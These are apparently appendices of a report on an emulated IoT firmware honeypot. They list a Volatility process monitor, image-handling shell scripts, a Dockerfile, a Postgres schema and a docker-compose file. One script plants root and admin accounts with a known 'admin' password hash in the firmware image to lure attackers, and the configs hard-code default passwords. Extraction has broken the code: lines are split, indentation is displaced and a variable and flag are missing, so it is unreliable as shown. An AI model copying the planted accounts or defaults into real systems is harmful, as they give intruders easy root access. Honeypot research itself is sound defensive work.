12.     def __init__(self):
13.         self.prev_ps = None
14.         self.qmp_monitor = qmp.QEMUMonitorProtocol('qemu-qmp.sock')
15.         self.qmp_monitor.connect()
16.         super().__init__()
17.
18.     def activate(self):
19.
20.
21.         print("[*] vol_monitor plugin initializing...")
22.         cmd = ['iptables', '-I', 'INPUT', '-i', 'tap0', '-j', 'DROP']
23.         output = subprocess.check_output(cmd)
24.
25.         time.sleep(35)
26.         self.run()
27.         cmd = ['iptables', '-D', 'INPUT', '1']
28.         output = subprocess.check_output(cmd)
29.         print("[*] vol_monitor plugin activated")
30.
31.
32.     def deactivate(self):
33.         print("[*] vol_monitor plugin deactivated")
34.
35.     def run(self, *args, **kwargs):
36.         self.uuid = kwargs['uuid'] if 'uuid' in kwargs else ""
37.         self.logger = kwargs['logger'] if 'logger' in kwargs else ""
38.         epoch_time = int(time.time())
39.         dump_file = 'memdump_%s' % epoch_time
40.         self.dump_memory(dump_file)
41.         output = get_procs(dump_file)
42.         if self.prev_ps == None:
43.             pretty_print(output)
44.
45.         else:
46.             new_procs, terminated_procs = compare_outputs(self.prev_ps, output)
47.             print("[*] New processes")
48.             pretty_print(new_procs)
49.             print("[*] Terminated processes")
50.             pretty_print(terminated_procs)
51.             self.dump_procs(new_procs, dump_file)

```

```

52.         self.log(new_procs, 'new_process')
53.         self.log(terminated_procs, 'terminated_process')
54.
55.         self.prev_ps = output
56.         os.remove(dump_file)
57.
58.     def dump_procs(self, procs, dump_file):
59.         for proc in procs:
60.             pid = str(proc['Pid'])
61.             name = str(proc['Name'])
62.             if not os.path.exists('./procs'):
63.                 os.makedirs('./procs')
64.             call_vol(dump_file, 'linux_procdump', '-D', './procs', '-p', pid)
65.             for fname in os.listdir('./procs'):
66.                 if '%s.%s' % (name, pid) in fname:
67.                     with open('./procs/%s' % fname, 'rb') as f:
68.                         bytes = f.read()
69.                         proc['sha256'] = hashlib.sha256(bytes).hexdigest()
70.                         proc['virus_total'] = "https://www.virustotal.com/gui/file/%s" % proc['sha256']
71.
72.
73.     def dump_memory(self, dump_name):
74.         dump_path = '%s/%s' % (os.getcwd(), dump_name)
75.         arguments = {'paging': False, 'protocol': 'file:%s' % dump_path}
76.         self.qmp_monitor.cmd('dump-guest-memory', args=arguments)
77.
78.     def log(self, output, event):
79.         output = list(output) # make copy so as to not modify the original list
80.         for obj in output:
81.             obj['event'] = event
82.             obj['uuid'] = self.uuid
83.             if 'cmd_line' in obj:
84.                 obj['desc'] = obj['cmd_line']
85.             self.logger.info(json.dumps(obj))
86.
87.     def call_vol(memdump, command, *args):
88.         command_line = ['vol.py', '--plugins=/iothoneypot/vol-profiles/', '--profile=Linuxfirmadyne-v4_1_17ARM', '-f', memdump, '--output', 'json', command] + list(args)
89.         if command == 'linux_procdump':
90.             command_line.remove('--output')
91.             command_line.remove('json')
92.         output = subprocess.check_output(command_line)
93.         if command != 'linux_procdump':
94.             return json.loads(output.decode())
95.
96.
97. # takes volatility json output format and converts to cleaner output
98. # output must already be parsed into python dict using json.loads()
99. def vol_output_cleanup(output):
100.
101.     l = []
102.     for row in output['rows']:
103.         new_entry = {}
104.         for i in range(len(output['columns'])):
105.             col_name = output['columns'][i]
106.             new_entry[col_name] = row[i]
107.         l.append(new_entry)
108.     return l
109.

```

```

110.     def get_procs(memdump):
111.         output = linux_pslist(memdump)
112.         output2 = linux_psaux(memdump)
113.         # combine pslist and psaux...
114.         for proc in output:
115.             proc['process_name'] = proc['Name']
116.             for proc2 in output2:
117.                 if proc2['Pid'] == proc['Pid']:
118.                     proc['Arguments'] = proc2['Arguments']
119.                     if proc['Name'] not in proc['Arguments']:
120.                         if proc['Arguments'] != '':
121.                             proc['desc'] = "%s [%s]" % (proc['Name'], proc['Argum
ents'])
122.                             else:
123.                                 proc['desc'] = proc['Name']
124.                             else:
125.                                 proc['desc'] = proc['Arguments']
126.                 # for proc2 in output:
127.                 #     if proc2['Pid'] == proc['PPid']:
128.                 #         proc['PPid'] = "%d (%s)" % (proc2['Pid'], proc2['Name'])
129.         return output
130.
131.     def linux_psaux(memdump, kernel_threads=False):
132.         output = call_vol(memdump, 'linux_psaux')
133.
134.         output = vol_output_cleanup(output)
135.         return output
136.
137.     def linux_pslist(memdump, kernel_threads=False):
138.         # grab output
139.         output = call_vol(memdump, 'linux_pslist')
140.
141.         # cleanup output
142.         output = vol_output_cleanup(output)
143.
144.         # remove kernel threads?
145.         if not kernel_threads:
146.             output = [o for o in output if o[u'DTB'] != -1]
147.
148.         return output
149.
150.
151.     # returns the difference between the second set and the first set
152.     def compare_outputs(first, second):
153.         # use set
154.         # can't hash dict so convert back to json string
155.         first_set = set([json.dumps(item) for item in first])
156.         second_set = set([json.dumps(item) for item in second])
157.         # find differences
158.         z_set = second_set - first_set # new procs
159.         x_set = first_set - second_set # terminated procs
160.         # return difference as list of python objs
161.
162.         new_procs = list([json.loads(item) for item in z_set])
163.         terminated_procs = list([json.loads(item) for item in x_set])
164.         return new_procs, terminated_procs
165.
166.
167.
168.
169.     # prints output in human readable format

```

```
170.     def pretty_print(output):
171.         if len(output) == 0:
172.             return
173.         cols = output[0].keys()
174.         for col in cols:
175.             print(str(col) + '\t', end='')
176.         print()
177.         for obj in output:
178.             for value in obj.values():
179.                 print(str(value) + '\t', end='')
180.         print()
```

## APPENDIX L: THE DROPPED FILES SHELL SCRIPT (DROPPED\_FILES.SH)

```
1. #!/usr/bin/env bash
2.
3. if [ $# != 3 ]; then
4.     echo "Usage: $0 image1 image2 diff_file"
5.     exit 1
6. fi
7. image1="$1"
8. image2="$2"
9. diff_file="$3"
10.
11. mkdir i1 i2 "${image1}_files" "${image2}_files" &>/dev/null
12.
13. # mount image.raw and copy files
14. loop=$(kpartx -avs $image1 | cut -d ' ' -f 3)
15. fsck -y /dev/mapper/$loop
16. mount /dev/mapper/$loop i1
17. cp -R i1/* "${image1}_files"
18. umount i1
19. kpartx -d $image1 &>/dev/null
20. rm -rf i1
21.
22. # mount image-overlay.raw and copy files
23. loop=$(kpartx -avs $image2 | cut -d ' ' -f 3)
24. fsck -y /dev/mapper/$loop
25. mount /dev/mapper/$loop i2
26. cp -R i2/* "${image2}_files"
27. umount i2
28. kpartx -d $image2 &>/dev/null
29. rm -rf i2
30.
31. # diff
32. diff -
    Naurq "${image1}_files/" "${image2}_files/" 2>/dev/null | grep differ > $diff_file
33.
34. exit 0
```

## APPENDIX M: QCOW2 TO RAW SHELL SCRIPT (QCOW2\_TO\_RAW.SH)

```
1. #!/usr/bin/env bash
2.
3. if [ $# != 2 ]; then
4.     echo "Usage: $0 image raw_name"
5.     exit 1
6. fi
7.
8. cp $1 $2.qcow2
9. qemu-img convert $2.qcow2 $2
10. rm $2.qcow2
```

## APPENDIX N: MOUNT IMAGE SHELL SCRIPT (MOUNT\_IMAGE.SH)

```
1. #!/usr/bin/env bash
2.
3. if [ $# -eq 0 ]; then
4.     image="image.raw"
5. else
6.     image=$1
7. fi
8.
9. mkdir "${image}_dir"
10.
11. loop=$(kpartx -avs "$image" | cut -d ' ' -f 3)
12.
13. fsck -y /dev/mapper/$loop
14. mount /dev/mapper/$loop "${image}_dir"
```

## APPENDIX O: UNMOUNT IMAGE SHELL SCRIPT (UNMOUNT\_IMAGE.SH)

```
1. #!/usr/bin/env bash
2.
3. if [ $# -eq 0 ]; then
4.     image="image.raw"
5. else
6.     image=$1
7. fi
8.
9.
10. umount "${image}_dir"
11. kpartx -d "$image" &>/dev/null
12. rm -rf "${image}_dir"
```



## APPENDIX P: PASSWORD INJECTOR SHELL SCRIPT (PASSWORD\_INJECT.SH)

```

1. #!/usr/bin/env bash
2.
3. if [ $# -eq 0 ]; then
4.   image="image.raw"
5. else
6.   image=$1
7. fi
8. image_dir="{image}_dir"
9. password="$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV." # md5 hash - "admin"
10.
11. mount_image.sh $image
12.
13. # is /etc/passwd a symlink?
14. if [ -L "$image_dir/etc/passwd" ]; then
15.   rm "$image_dir/etc/passwd"
16. fi
17.
18. # does /etc/passwd exist?
19. if [ ! -f "$image_dir/etc/passwd" ]; then
20.   touch "$image_dir/etc/passwd"
21. fi
22.
23. if [ -f "$image_dir/etc/passwd" ]; then
24.   if [ "`grep ^root $image_dir/etc/passwd | wc -l`" = "0" ]; then
25.     echo 'root:$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV.:0:0:admin:/:bin/sh' >> $image_dir
26.     echo "Added root account to /etc/passwd."
27.   else
28.     sed 's/^root.*/root:$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV.:0:0:root:\/root:\/bin\/sh
29.     /' $image_dir/etc/passwd
30.     echo "Set root account password!"
31.   fi
32.
33.   if [ "`grep ^admin $image_dir/etc/passwd | wc -l`" = "0" ]; then
34.     echo 'admin:$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV.:0:0:admin:/:bin/sh' >> $image_dir
35.     echo "Added admin account to /etc/passwd."
36.   else
37.     sed -
38.     i 's/^admin.*/admin:$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV.:0:0:admin:\/:\/bin\/sh/' $ima
39.     ge_dir/etc/passwd
40.     echo "Set admin account password!"
41.   fi
42. else
43.   echo "/etc/passwd doesn't exist!"
44. fi
45. unmount_image.sh $image

```

## APPENDIX Q: RUN IMAGE SHELL SCRIPT (RUN\_IMAGE.SH)

```
1. #!/usr/bin/env bash
2.
3. # check if tap needs to be created
4. tap0_exist=$(ip addr show | grep tap0 | wc -l)
5. if [[ $tap0_exist -eq 0 ]]; then
6.     echo "[*] tap0 network interface missing!"
7.     echo "[*] Trying to create tap interface..."
8.     net_start.sh
9.     tap0_exist=$(ip addr show | grep tap0 | wc -l)
10.    if [[ $tap0_exist -eq 0 ]]; then
11.        echo "[*ERROR] Unable to create tap interface."
12.        echo "[*ERROR] Please create tap interface (tap0) and then try again."
13.        exit 1
14.    fi
15. fi
16.
17. # remove docker blocking
18. echo 0 | tee /proc/sys/net/bridge/bridge-nf-call-iptables &>/dev/null
19.
20. # run image
21. qemu-system-arm -M vexpress-a9 -m 256 -kernel ../../kernels/armel/zImage.armel -
    dtb ../../kernels/armel/vexpress-v2p-ca9.dtb -
    drive if=sd,file=image.raw,format=raw -
    append "root=/dev/mmcblk0p1 console=ttyS0 nandsim.parts=64,64,64,64,64,64,64,64,64,6
    4 rdinit=/firmadyne/preInit.sh rw debug ignore_loglevel print-fatal-
    signals=1 user_debug=31 firmadyne.syscall=0" -nographic -net nic,netdev=net0 -
    netdev type=tap,ifname=tap0,id=net0,script=no,downscript=no
```

## APPENDIX R: IOTHONEYPOT DOCKERFILE

```

1. # Source: https://github.com/lobobinario/docker-firmadyne/blob/master/Dockerfile
2. FROM ubuntu:xenial
3.
4. WORKDIR /root
5.
6. #Update
7. ENV DEBIAN_FRONTEND=noninteractive
8. RUN apt-get update && \
9.     apt-get upgrade -y
10.
11. #Initial setup (Based on https://github.com/firmadyne/firmadyne)
12.
13. RUN apt-get install -y sudo wget python python-pip python-lzma busybox-
    static fakeroot git kpartx netcat-openbsd nmap python-psycopg2 python3-
    psycopg2 snmp uml-utilities util-linux vlan p7zip-full iputils-
    ping vim postgresql && \
14.     git clone --recursive https://github.com/firmadyne/firmadyne.git
15.
16. #Setup Extractor
17. RUN apt-get install -y git-core wget build-essential liblzma-dev liblzo2-dev zlib1g-
    dev unrar-free && \
18.     pip install -U pip
19.
20. RUN git clone https://github.com/firmadyne/sasquatch && \
21.     cd sasquatch && \
22.     make && \
23.     make install && \
24.     cd .. && \
25.     rm -rf sasquatch
26.
27. RUN git clone https://github.com/devttys0/binwalk.git && \
28.     cd binwalk && \
29.     ./deps.sh --yes && \
30.     python ./setup.py install && \
31.     pip install git+https://github.com/ahupp/python-magic && \
32.     pip install git+https://github.com/sviehb/jefferson && \
33.     cd .. && \
34.     rm -rf binwalk
35.
36. #Setup QEMU
37. RUN apt-get install -y qemu-system-arm qemu-system-mips qemu-system-x86 qemu-
    utils vim
38.
39. #Setup Binaries
40. RUN cd ./firmadyne && ./download.sh && \
41.     sed -
42.     i 's/#FIRMWARE_DIR=/\home\|vagrant\|firmadyne\FIRMWARE_DIR=/\root\|firmadyne/g' fir
    madyne.config
43. # fix scripts to not specify 127.0.0.1 as postgres host, instead rely on env variable
    s or fallback to localhost
44. WORKDIR /root/firmadyne/scripts
45. RUN for script in `ls`; do sed -i 's/-h 127.0.0.1/g' $script; done;
46. RUN sed -i 's/, host="127.0.0.1"/' tar2db.py

```

```
47.
48. # fix binwalk package syntax error
49. RUN sed -i 's/is Not None:/is not None:/' /usr/local/lib/python2.7/dist-
    packages/binwalk/core/settings.py
50.
51. # upgrade qemu to 2.6.0
52. WORKDIR /root
53. RUN wget https://download.qemu.org/qemu-2.6.0.tar.xz
54. RUN tar xvf qemu-2.6.0.tar.xz
55. WORKDIR /root/qemu-2.6.0
56. RUN sed -i 's/# deb-src/deb-src/g' /etc/apt/sources.list
57. RUN apt-get update
58. RUN apt-get build-dep -y qemu
59. RUN ./configure --target-list=arm-softmmu
60. RUN make -j4
61. RUN make install
62. ENV PATH=/root/qemu-2.6.0/arm-softmmu:$PATH
63. RUN apt-get update
64. RUN apt-get install -y qemu-system-arm tcpdump file git python python-
    pip vim python-virtualenv lib32ncurses5-dev socat
65.
66. # volatility
67. RUN cd /root && git clone https://github.com/volatilityfoundation/volatility.git
68. RUN cd /root/volatility && python setup.py install
69. RUN pip install distorm3
70.
71. RUN apt-get update
72. RUN apt-get install -y python-scapy kpartx
73. RUN python3 -m pip install qmp yapsy scapy python-logstash
74.
75. ENV PATH=/iothoneypot/scripts:$PATH
76. RUN apt-get update
77. # setup suricata
78. RUN apt-get install -y software-properties-common
79. RUN add-apt-repository -y ppa:oisf/suricata-stable
80. RUN apt-get update
81. RUN apt-get install -y suricata
82. RUN pip install suricata-update
83. RUN suricata-update
84.
85.
86. # setup filebeat
87. WORKDIR /root
88. RUN wget https://artifacts.elastic.co/downloads/beats/filebeat/filebeat-7.3.1-
    amd64.deb
89. RUN dpkg -i filebeat-7.3.1-amd64.deb
90. ADD filebeat/filebeat.yml /etc/filebeat/filebeat.yml
91. RUN chmod go-w /etc/filebeat/filebeat.yml
92. RUN filebeat modules enable suricata
93. RUN filebeat setup || true
94.
95. # pygtail
96. RUN python3 -m pip install Pygtail
97.
98. RUN apt install -y iptables
99.
100.
101.     ENV DEBIAN_FRONTEND=readline
102.     WORKDIR /iothoneypot
```

## APPENDIX S: POSTGRES CONTAINER SCRIPT (00-CREATE.SH)

```
1. #!/bin/bash
2.
3. psql postgres <<EOF
4.     CREATE USER firmadyne WITH password 'firmadyne';
5. EOF
6. createdb -O firmadyne firmware
7. psql -d firmware < /docker-entrypoint-initdb.d/schema
```

## APPENDIX T: POSTGRES CONTAINER SCHEMA

```
1. --
2. -- PostgreSQL database dump
3. --
4.
5. --
6. -- Name: brand; Type: TABLE; Schema: public; Owner: firmadyne; Tablespace:
7. --
8.
9. CREATE TABLE brand (
10.     id integer NOT NULL,
11.     name character varying NOT NULL
12. );
13.
14.
15. ALTER TABLE public.brand OWNER TO firmadyne;
16.
17. --
18. -- Name: brand_id_seq; Type: SEQUENCE; Schema: public; Owner: firmadyne
19. --
20.
21. CREATE SEQUENCE brand_id_seq
22.     START WITH 1
23.     INCREMENT BY 1
24.     NO MINVALUE
25.     NO MAXVALUE
26.     CACHE 1;
27.
28.
29. ALTER TABLE public.brand_id_seq OWNER TO firmadyne;
30.
31. --
32. -- Name: brand_id_seq; Type: SEQUENCE OWNED BY; Schema: public; Owner: firmadyne
33. --
34.
35. ALTER SEQUENCE brand_id_seq OWNED BY brand.id;
36.
37.
38. --
39. -- Name: image; Type: TABLE; Schema: public; Owner: firmadyne; Tablespace:
40. --
41.
42. CREATE TABLE image (
43.     id integer NOT NULL,
44.     filename character varying NOT NULL,
45.     description character varying,
46.     brand_id integer DEFAULT 1 NOT NULL,
47.     hash character varying,
48.     rootfs_extracted boolean DEFAULT false,
49.     kernel_extracted boolean DEFAULT false,
50.     arch character varying,
51.     kernel_version character varying
52. );
53.
54.
```

```
55. ALTER TABLE public.image OWNER TO firmadyne;
56.
57. --
58. -- Name: image_id_seq; Type: SEQUENCE; Schema: public; Owner: firmadyne
59. --
60.
61. CREATE SEQUENCE image_id_seq
62.     START WITH 1
63.     INCREMENT BY 1
64.     NO MINVALUE
65.     NO MAXVALUE
66.     CACHE 1;
67.
68.
69. ALTER TABLE public.image_id_seq OWNER TO firmadyne;
70.
71. --
72. -- Name: image_id_seq; Type: SEQUENCE OWNED BY; Schema: public; Owner: firmadyne
73. --
74.
75. ALTER SEQUENCE image_id_seq OWNED BY image.id;
76.
77.
78. --
79. -- Name: object; Type: TABLE; Schema: public; Owner: firmadyne; Tablespace:
80. --
81.
82. CREATE TABLE object (
83.     id integer NOT NULL,
84.     hash character varying
85. );
86.
87.
88. ALTER TABLE public.object OWNER TO firmadyne;
89.
90. --
91. -- Name: object_id_seq; Type: SEQUENCE; Schema: public; Owner: firmadyne
92. --
93.
94. CREATE SEQUENCE object_id_seq
95.     START WITH 1
96.     INCREMENT BY 1
97.     NO MINVALUE
98.     NO MAXVALUE
99.     CACHE 1;
100.
101.
102.     ALTER TABLE public.object_id_seq OWNER TO firmadyne;
103.
104.     --
105.     --
106.     Name: object_id_seq; Type: SEQUENCE OWNED BY; Schema: public; Owner: firmadyne
107.     --
108.     ALTER SEQUENCE object_id_seq OWNED BY object.id;
109.
110.
111.     --
112.     --
113.     Name: object_to_image; Type: TABLE; Schema: public; Owner: firmadyne; Tablespace:
```

```

114.
115.     CREATE TABLE object_to_image (
116.         id integer NOT NULL,
117.         oid integer NOT NULL,
118.         iid integer NOT NULL,
119.         filename character varying NOT NULL,
120.         regular_file boolean DEFAULT true,
121.         permissions integer,
122.         uid integer,
123.         gid integer
124.     );
125.
126.     ALTER TABLE public.object_to_image OWNER TO firmadyne;
127.
128.     --
129.     --
130.     Name: object_to_image_id_seq; Type: SEQUENCE; Schema: public; Owner: firmadyne
131.     --
132.     CREATE SEQUENCE object_to_image_id_seq
133.         START WITH 1
134.         INCREMENT BY 1
135.         NO MINVALUE
136.         NO MAXVALUE
137.         CACHE 1;
138.
139.
140.     ALTER TABLE public.object_to_image_id_seq OWNER TO firmadyne;
141.
142.     --
143.     --
144.     Name: object_to_image_id_seq; Type: SEQUENCE OWNED BY; Schema: public; Owner: firma
145.     dyne
146.     ALTER SEQUENCE object_to_image_id_seq OWNED BY object_to_image.id;
147.
148.
149.     --
150.     --
151.     Name: product; Type: TABLE; Schema: public; Owner: firmadyne; Tablespace:
152.     --
153.     CREATE TABLE product (
154.         id integer NOT NULL,
155.         iid integer NOT NULL,
156.         url character varying NOT NULL,
157.         mib_hash character varying,
158.         mib_url character varying,
159.         sdk_hash character varying,
160.         sdk_url character varying,
161.         product character varying,
162.         version character varying,
163.         build character varying,
164.         date timestamp without time zone,
165.         mib_filename character varying,
166.         sdk_filename character varying
167.     );
168.
169.
170.     ALTER TABLE public.product OWNER TO firmadyne;

```



```
171.
172.      --
173.      -- Name: product_id_seq; Type: SEQUENCE; Schema: public; Owner: firmadyne
174.      --
175.
176.      CREATE SEQUENCE product_id_seq
177.          START WITH 1
178.          INCREMENT BY 1
179.          NO MINVALUE
180.          NO MAXVALUE
181.          CACHE 1;
182.
183.
184.      ALTER TABLE public.product_id_seq OWNER TO firmadyne;
185.
186.      --
187.      --
188.      Name: product_id_seq; Type: SEQUENCE OWNED BY; Schema: public; Owner: firmadyne
189.      --
190.      ALTER SEQUENCE product_id_seq OWNED BY product.id;
191.
192.
193.      --
194.      -- Name: id; Type: DEFAULT; Schema: public; Owner: firmadyne
195.      --
196.
197.      ALTER TABLE ONLY brand ALTER COLUMN id SET DEFAULT nextval('brand_id_seq'::re
gclass);
198.
199.
200.      --
201.      -- Name: id; Type: DEFAULT; Schema: public; Owner: firmadyne
202.      --
203.
204.      ALTER TABLE ONLY image ALTER COLUMN id SET DEFAULT nextval('image_id_seq'::re
gclass);
205.
206.
207.      --
208.      -- Name: id; Type: DEFAULT; Schema: public; Owner: firmadyne
209.      --
210.
211.      ALTER TABLE ONLY object ALTER COLUMN id SET DEFAULT nextval('object_id_seq'::
regclass);
212.
213.
214.      --
215.      -- Name: id; Type: DEFAULT; Schema: public; Owner: firmadyne
216.      --
217.
218.      ALTER TABLE ONLY object_to_image ALTER COLUMN id SET DEFAULT nextval('object_
to_image_id_seq'::regclass);
219.
220.
221.      --
222.      -- Name: id; Type: DEFAULT; Schema: public; Owner: firmadyne
223.      --
224.
225.      ALTER TABLE ONLY product ALTER COLUMN id SET DEFAULT nextval('product_id_seq'
::regclass);
```

```
226.
227.
228.      --
229.      --
      Name: brand_name_key; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
230.      --
231.
232.      ALTER TABLE ONLY brand
233.          ADD CONSTRAINT brand_name_key UNIQUE (name);
234.
235.
236.      --
237.      --
      Name: brand_pkey; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
238.      --
239.
240.      ALTER TABLE ONLY brand
241.          ADD CONSTRAINT brand_pkey PRIMARY KEY (id);
242.
243.
244.      --
245.      --
      Name: image_pkey; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
246.      --
247.
248.      ALTER TABLE ONLY image
249.          ADD CONSTRAINT image_pkey PRIMARY KEY (id);
250.
251.
252.      --
253.      --
      Name: object_hash_key; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
254.      --
255.
256.      ALTER TABLE ONLY object
257.          ADD CONSTRAINT object_hash_key UNIQUE (hash);
258.
259.
260.      --
261.      --
      Name: object_pkey; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
262.      --
263.
264.      ALTER TABLE ONLY object
265.          ADD CONSTRAINT object_pkey PRIMARY KEY (id);
266.
267.
268.      --
269.      --
      Name: object_to_image_oid_iid_filename_key; Type: CONSTRAINT; Schema: public; Owner:
      : firmadyne; Tablespace:
270.      --
271.
272.      ALTER TABLE ONLY object_to_image
273.          ADD CONSTRAINT object_to_image_oid_iid_filename_key UNIQUE (oid, iid, filename);
274.
275.
```

```
276.      --
277.      --
      Name: object_to_image_pk; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Table
      space:
278.      --
279.
280.      ALTER TABLE ONLY object_to_image
281.          ADD CONSTRAINT object_to_image_pk PRIMARY KEY (id);
282.
283.
284.      --
285.      --
      Name: product_iid_product_version_build_key; Type: CONSTRAINT; Schema: public; Owne
      r: firmadyne; Tablespace:
286.      --
287.
288.      ALTER TABLE ONLY product
289.          ADD CONSTRAINT product_iid_product_version_build_key UNIQUE (iid, product
      , version, build);
290.
291.
292.      --
293.      --
      Name: product_pkey; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
294.      --
295.
296.      ALTER TABLE ONLY product
297.          ADD CONSTRAINT product_pkey PRIMARY KEY (id);
298.
299.
300.      --
301.      --
      Name: uniq_hash; Type: CONSTRAINT; Schema: public; Owner: firmadyne; Tablespace:
302.      --
303.
304.      ALTER TABLE ONLY image
305.          ADD CONSTRAINT uniq_hash UNIQUE (hash);
306.
307.
308.      --
309.      --
      Name: idx_object_hash; Type: INDEX; Schema: public; Owner: firmadyne; Tablespace:
310.      --
311.
312.      CREATE INDEX idx_object_hash ON object USING btree (hash);
313.
314.
315.      --
316.      --
      Name: object_to_image_iid_idx; Type: INDEX; Schema: public; Owner: firmadyne; Table
      space:
317.      --
318.
319.      CREATE INDEX object_to_image_iid_idx ON object_to_image USING btree (iid);
320.
321.
322.      --
323.      --
      Name: object_to_image_iid_idx1; Type: INDEX; Schema: public; Owner: firmadyne; Tabl
      espace:
```

```

324.      --
325.
326.      CREATE INDEX object_to_image_iid_idx1 ON object_to_image USING btree (iid);
327.
328.
329.      --
330.      --
331.      Name: object_to_image_oid_idx; Type: INDEX; Schema: public; Owner: firmadyne; Table
332.      space:
333.      --
334.      CREATE INDEX object_to_image_oid_idx ON object_to_image USING btree (oid);
335.
336.      --
337.      --
338.      Name: image_brand_id_fkey; Type: FK CONSTRAINT; Schema: public; Owner: firmadyne
339.      --
340.      ALTER TABLE ONLY image
341.      ADD CONSTRAINT image_brand_id_fkey FOREIGN KEY (brand_id) REFERENCES bran
342.      d(id) ON DELETE CASCADE;
343.
344.      --
345.      --
346.      Name: object_to_image_iid_fkey; Type: FK CONSTRAINT; Schema: public; Owner: firmady
347.      ne
348.      --
349.      ALTER TABLE ONLY object_to_image
350.      ADD CONSTRAINT object_to_image_iid_fkey FOREIGN KEY (iid) REFERENCES imag
351.      e(id) ON DELETE CASCADE;
352.
353.      --
354.      --
355.      Name: object_to_image_oid_fkey; Type: FK CONSTRAINT; Schema: public; Owner: firmady
356.      ne
357.      --
358.      ALTER TABLE ONLY object_to_image
359.      ADD CONSTRAINT object_to_image_oid_fkey FOREIGN KEY (oid) REFERENCES obje
360.      ct(id) ON DELETE CASCADE;
361.
362.      --
363.      --
364.      Name: product_iid_fkey; Type: FK CONSTRAINT; Schema: public; Owner: firmadyne
365.      --
366.      ALTER TABLE ONLY product
367.      ADD CONSTRAINT product_iid_fkey FOREIGN KEY (iid) REFERENCES image(id) ON
368.      DELETE CASCADE;
369.
370.      --
371.      -- Name: brand; Type: ACL; Schema: public; Owner: firmadyne
372.      --
373.      REVOKE ALL ON TABLE brand FROM PUBLIC;

```

```
373. REVOKE ALL ON TABLE brand FROM firmadyne;
374. GRANT ALL ON TABLE brand TO firmadyne;
375.
376.
377. --
378. -- Name: brand_id_seq; Type: ACL; Schema: public; Owner: firmadyne
379. --
380.
381. REVOKE ALL ON SEQUENCE brand_id_seq FROM PUBLIC;
382. REVOKE ALL ON SEQUENCE brand_id_seq FROM firmadyne;
383. GRANT ALL ON SEQUENCE brand_id_seq TO firmadyne;
384.
385.
386. --
387. -- Name: image; Type: ACL; Schema: public; Owner: firmadyne
388. --
389.
390. REVOKE ALL ON TABLE image FROM PUBLIC;
391. REVOKE ALL ON TABLE image FROM firmadyne;
392. GRANT ALL ON TABLE image TO firmadyne;
393.
394.
395. --
396. -- Name: image_id_seq; Type: ACL; Schema: public; Owner: firmadyne
397. --
398.
399. REVOKE ALL ON SEQUENCE image_id_seq FROM PUBLIC;
400. REVOKE ALL ON SEQUENCE image_id_seq FROM firmadyne;
401. GRANT ALL ON SEQUENCE image_id_seq TO firmadyne;
402.
403.
404. --
405. -- Name: object; Type: ACL; Schema: public; Owner: firmadyne
406. --
407.
408. REVOKE ALL ON TABLE object FROM PUBLIC;
409. REVOKE ALL ON TABLE object FROM firmadyne;
410. GRANT ALL ON TABLE object TO firmadyne;
411.
412.
413. --
414. -- Name: object_id_seq; Type: ACL; Schema: public; Owner: firmadyne
415. --
416.
417. REVOKE ALL ON SEQUENCE object_id_seq FROM PUBLIC;
418. REVOKE ALL ON SEQUENCE object_id_seq FROM firmadyne;
419. GRANT ALL ON SEQUENCE object_id_seq TO firmadyne;
420.
421.
422. --
423. -- Name: object_to_image; Type: ACL; Schema: public; Owner: firmadyne
424. --
425.
426. REVOKE ALL ON TABLE object_to_image FROM PUBLIC;
427. REVOKE ALL ON TABLE object_to_image FROM firmadyne;
428. GRANT ALL ON TABLE object_to_image TO firmadyne;
429.
430.
431. --
432. --
Name: object_to_image_id_seq; Type: ACL; Schema: public; Owner: firmadyne
```

```
433.      --
434.
435.      REVOKE ALL ON SEQUENCE object_to_image_id_seq FROM PUBLIC;
436.      REVOKE ALL ON SEQUENCE object_to_image_id_seq FROM firmadyne;
437.      GRANT ALL ON SEQUENCE object_to_image_id_seq TO firmadyne;
438.
439.
440.      --
441.      -- PostgreSQL database dump complete
442.      --
```

## APPENDIX U: DOCKER COMPOSE FILE (DOCKER-COMPOSE.YML)

```
1. # docker-compose.yml
2.
3. version: '3.4'
4.
5. services:
6.
7.   iothoneypot:
8.     privileged: True
9.     cap_add:
10.      - ALL
11.     build:
12.       context: ./iothoneypot
13.     restart: "no"
14.     network_mode: "host"
15.     environment:
16.       PGHOST: 127.0.0.1
17.       PGUSER: firmadyne
18.       PGPASSWORD: firmadyne
19.       USER: root
20.     command: tail -f /dev/null #/root/run.sh
21.     volumes:
22.      - ../share/scratch:/root/firmadyne/scratch
23.      - ../share:/iothoneypot
24.     depends_on:
25.      - db
26.
27.   db:
28.     image: postgres
29.     restart: always
30.     environment:
31.       POSTGRES_PASSWORD: firmadyne
32.     volumes:
33.      - ${PWD}/postgres/./docker-entrypoint-initdb.d/
34.     ports:
35.      - "127.0.0.1:5432:5432"
36.
37.   elasticsearch:
38.     build:
39.       context: docker-elk/elasticsearch/
40.     args:
41.       ELK_VERSION: $ELK_VERSION
42.     volumes:
43.      - ./docker-
44.      elk/elasticsearch/config/elasticsearch.yml:/usr/share/elasticsearch/config/elasticsearch.yml:ro
45.     ports:
46.      - "9200:9200"
47.      - "9300:9300"
48.     environment:
49.       ES_JAVA_OPTS: "-Xmx256m -Xms256m"
50.       ELASTIC_PASSWORD: changeme
51.     networks:
```

```
51.     - elk
52.
53.   logstash:
54.     build:
55.       context: docker-elk/logstash/
56.       args:
57.         ELK_VERSION: $ELK_VERSION
58.     volumes:
59.       - ./docker-
60.         elk/logstash/config/logstash.yml:/usr/share/logstash/config/logstash.yml:ro
61.       - ./docker-elk/logstash/pipeline:/usr/share/logstash/pipeline:ro
62.     ports:
63.       - "5000:5000"
64.       - "9600:9600"
65.       - "5044:5044"
66.     environment:
67.       LS_JAVA_OPTS: "-Xmx256m -Xms256m"
68.     networks:
69.       - elk
70.     depends_on:
71.       - elasticsearch
72.   kibana:
73.     build:
74.       context: docker-elk/kibana/
75.       args:
76.         ELK_VERSION: $ELK_VERSION
77.     volumes:
